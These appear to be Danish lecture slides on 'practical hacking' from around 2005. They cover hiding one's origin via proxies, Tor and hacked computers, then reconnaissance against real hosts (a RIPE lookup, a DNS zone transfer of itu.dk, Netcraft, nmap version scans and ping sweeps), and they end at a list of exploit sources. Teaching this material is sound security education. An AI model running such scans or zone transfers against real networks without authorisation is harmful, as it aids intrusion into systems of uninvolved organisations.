Praktisk hacking

Indhold

- Sløring
- Rekognoscering
- Exploits / sårbarheder
- Kompromittering
- Sløring af indtrængning
- Ekstraktion af oplysninger
- Konsolidering af adgang

Overordnet forløb

Målrettede hackere


Fritidshackere eller hackere der bruger hackede maskiner som platform (f.eks. til spam eller afpresning)

Sløring

For ikke at afsløre sit udgangspunkt, og dermed sig selv, benytter man typisk mellemstationer.


- Proxyer
- Åbne Access Points (wifi)
- Anonymiserende netværk (tor, hushmail)
- Hackede computere

Proxyer




Praktisk hacking (sløring)

Åbne Access Points



Tor

http://tor.eff.org



Rekognoscering

Der er flere forskellige måder at finde sine mål på.

- Offentlige oplysninger (netcraft, google hacking, dns, ripe)
- Aktiv (nmap, nessus)
- Passiv (p0f, trådløs sniffning)

Ripe opslag

```
$ host www.itu.dk
www.itu.dk is an alias for tintin.itu.dk.
tintin.itu.dk has address 130.226.142.6
```

http://ripe.net/fcgi-bin/whois?searchtext=130.226.142.6&submit=Search:

```
inetnum: 130.226.0.0 - 130.226.255.255
netname: FSKNET-130-226
descr: Danish Network for Research and Education
descr: UNI-C
descr: DK-2800 Lyngby
country: DK
admin-c: unic1-ripe
tech-c: unic1-ripe
status: ASSIGNED PA
remarks: Details of IP-adresses of selected institutions are remarks:
   available at http://info.net.uni-c.dk/ip.html
```


http://info.net.uni-c.dk/ip.html

```
ITU: IT-Højskolen i København
130.226.132.0 - 130.226.133.255
```

DNS opslag

```
$ host -l itu.dk ns.itu.dk
…
videokonf.itu.dk has address 130.226.143.18
vpn.itu.dk has address 130.226.142.250
vpnpriv.itu.dk has address 130.226.142.15
webcal.itu.dk is an alias for tintin.itu.dk.
webfaktura.itu.dk is an alias for tintin.itu.dk.
webmail.itu.dk is an alias for pluto.itu.dk.
whaddayouthinkyouredoingyoubastard.itu.dk has address 130.226.142.122
wolverine.itu.dk has address 130.226.142.16
www.itu.dk is an alias for tintin.itu.dk.
www1.itu.dk has address 217.116.230.39
wwwadm.itu.dk is an alias for ssh.itu.dk.
xcvs.itu.dk has address 130.226.142.117
ypserver.itu.dk is an alias for asterix.itu.dk.
itu.dk SOA ns.itu.dk. hostmaster.itu.dk. 2005110201 28800 7200 172800 86400
$
```

Netcraft


Netcraft What's That Site Running Results - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
http://uptime.netcraft.com/up/graph?site=www.itu.dk
Getting Started Latest Headlines
NETCRAFT
No upfront costs. Risk free. More agility. Microsoft Get subscription-based licensing for hosters & ISVs.
Whats that site running? www.itu.dk
Netcraft Services
Sites on the Move
Today's changes
Last week
Last Month
Internet Exploration
Netcraft Toolbar
What's that site running?
Search Web by Domain
Internet Data Mining
Hosting Provider Switching Analysis
Hosting Provider Server Count
Hosting Reseller Survey
SSL Survey
Web Server Survey Archive
Performance
OS, Web Server and Hosting History for www.itu.dk
http://www.itu.dk was running Apache on Linux when last queried at 9-Nov-2005 09:53:38 GMT - refresh now Site Report
Try out the Netcraft Toolbar!
FAQ
OS Server Last changed IP address Netblock Owner
Linux Apache/2.0.53 (Unix) 15-Feb-2005 130.226.142.6 Danish Network for Research and Education
Linux Apache/2.0.48 (Unix) 9-Aug-2004 130.226.142.6 Danish Network for Research and Education
Linux Apache/2.0.49 (Unix) 10-May-2004 130.226.142.6 Danish Network for Research and Education
Linux Apache/2.0.49 (Unix) 26-Apr-2004 130.226.142.6 Danish Network for Research and Education
Linux Apache/2.0.40 (Red Hat Linux) 23-Apr-2004 130.226.133.2 Danish Network for Research and Education
Linux Apache/2.0.49 (Unix) 16-Apr-2004 130.226.142.6 Danish Network for Research and Education
Linux Apache/2.0.40 (Red Hat Linux) 22-Mar-2004 130.226.142.6 Danish Network for Research and Education
Linux Apache/2.0.48 (Unix) 21-Mar-2004 130.226.142.6 Danish Network for Research and Education
Linux Apache/2.0.40 (Red Hat Linux) 30-Jul-2003 130.226.133.2 Danish Network for Research and Education
Linux Apache/1.3.26 (Unix) mod_jk PHP/4.2.2 29-Jul-2003 130.226.133.2 Danish Network for Research and Education
No uptime is currently available for www.itu.dk.
Netcraft What's That Site Running Results - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
http://uptime.netcraft.com/up/graph?site=test.rhave.dk
Getting Started Latest Headlines
NETCRAFT
Microsoft ValueWeb
Build your hosting empire on a solid foundation with Microsoft Windows 2003
Whats that site running? test.rhave.dk
Netcraft Services
Sites on the Move
Today's changes
Last week
Last Month
Internet Exploration
Netcraft Toolbar
What's that site running?
Search Web by Domain
Internet Data Mining
Hosting Provider Switching Analysis
OS, Web Server and Hosting History for test.rhave.dk
http://test.rhave.dk was running Apache on Linux when last queried at 6-Nov-2005 22:34:14 GMT - refresh now Site Report
Try out the Netcraft Toolbar!
FAQ
OS Server Last changed IP address Netblock Owner
Linux Apache/2.0.53 (Ubuntu) PHP/4.3.10-10ubuntu4.2 6-Nov-2005 217.157.13.136 Vestergade 58
We have no uptime data for test.rhave.dk at present, and cannot plot a graph.
The host test.rhave.dk has been added to the list of sites that we may monitor. We will start monitoring test.rhave.dk in the next daily monitoring cycle.
We will continue to monitor this host for a few days, to get enough values to plot a graph. After this time the host will not be monitored again unless it's requested again, or it is one of the most frequently requested hosts.

Google Hacking

Praktisk hacking (rekognoscering)

nmap

```
# nmap -sS -sV test.xxx.dk

Starting nmap 3.93 ( http://www.insecure.org/nmap/ ) at 2005-11-07 01:29CET
Interesting ports on 217.157.13.136:
(The 1662 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 3.9p1 Debian-1ubuntu2 (protocol 2.0)
25/tcp   open  smtp    Postfix smtpd
80/tcp   open  http    Apache httpd 2.0.53 ((Ubuntu)PHP/4.3.10-10ubuntu4.1)
143/tcp  open  imap    Courier Imapd (released 2004)
993/tcp  open  ssl     OpenSSL
3306/tcp open  mysql   MySQL 4.0.23_Debian-3ubuntu2.1-log
MAC Address: 00:80:AD:00:49:9E (Cnet Technology)
Service Info: Host:  mail.rhave.dk

Nmap finished: 1 IP address (1 host up) scanned in 26.088 seconds
```

nmap ping-sweep

```
# nmap -sP 130.226.142.0/23

Starting nmap 3.75 ( http://www.insecure.org/nmap/ ) at 2005-11-09 14:49 CET
Host 130.226.142.0 seems to be a subnet broadcast address (returned 1 extra pings).
Host 130.226.142.1 appears to be up.
Host rogue.itu.dk (130.226.142.2) appears to be up.
Host ns2.itu.dk (130.226.142.3) appears to be up.
Host tarzan.itu.dk (130.226.142.4) appears to be up.
Host superman.itu.dk (130.226.142.5) appears to be up.
Host tintin.itu.dk (130.226.142.6) appears to be up.
Host hulk.itu.dk (130.226.142.7) appears to be up.
Host hydra.itu.dk (130.226.142.8) appears to be up.
Host 130.226.142.9 appears to be up.
Host 130.226.142.10 appears to be up.
Host r2d2.linuxlab.dk (130.226.142.11) appears to be up.
Host c3po.linuxlab.dk (130.226.142.12) appears to be up.
Host nightcrawler.itu.dk (130.226.142.13) appears to be up.
Host vpnpriv.itu.dk (130.226.142.15) appears to be up.
Host wolverine.itu.dk (130.226.142.16) appears to be up.
Host pluto.itu.dk (130.226.142.18) appears to be up.
Host 130.226.142.31 appears to be up.
Host 130.226.142.96 seems to be a subnet broadcast address (returned 1 extra pings).
Host 130.226.142.97 appears to be up.
```

nmap ping-sweep


```
Host dkm.itu.dk (130.226.142.100) appears to be up.
Host sigchi.itu.dk (130.226.142.101) appears to be up.
Host dialogical.itu.dk (130.226.142.103) appears to be up.
Host hug.itu.dk (130.226.142.104) appears to be up.
Host doi.itu.dk (130.226.142.105) appears to be up.
Host ds.itu.dk (130.226.142.106) appears to be up.
Host abs.itu.dk (130.226.142.108) appears to be up.
Host gamestudies.itu.dk (130.226.142.109) appears to be up.
Host hit.itu.dk (130.226.142.110) appears to be up.
Host battlefield.itu.dk (130.226.142.111) appears to be up.
Host rmj1.itu.dk (130.226.142.112) appears to be up.
Host colossus.itu.dk (130.226.142.114) appears to be up.
Host cogain.itu.dk (130.226.142.116) appears to be up.
Host xcvs.itu.dk (130.226.142.117) appears to be up.
Host bigwig.itu.dk (130.226.142.118) appears to be up.
Host tlb.itu.dk (130.226.142.119) appears to be up.
Host ea.itu.dk (130.226.142.120) appears to be up.
Host whaddayouthinkyouredoingyoubastard.itu.dk (130.226.142.122) appears to be up.
Host abacus.itu.dk (130.226.142.123) appears to be up.
Host bpl2.itu.dk (130.226.142.125) appears to be up.
Host lacomoco.itu.dk (130.226.142.130) appears to be up.
Host intifada.itu.dk (130.226.142.131) appears to be up.
Host logosphere.itu.dk (130.226.142.132) appears to be up.
Nmap run completed -- 512 IP addresses (41 hosts up) scanned in 48.905 seconds
```

Exploits / sårbarheder

Kilder til exploits

- Offentlige sites / mailinglister (frsirt.com, securityfocus.com, full-disclosure, secunia.dk)
- Egenudvikling (hårdt arbejde)

Offentlige hjemmesider



Egenudvikling af sårbarheder

Der er en række metoder til at finde sårbarheder i programmer:

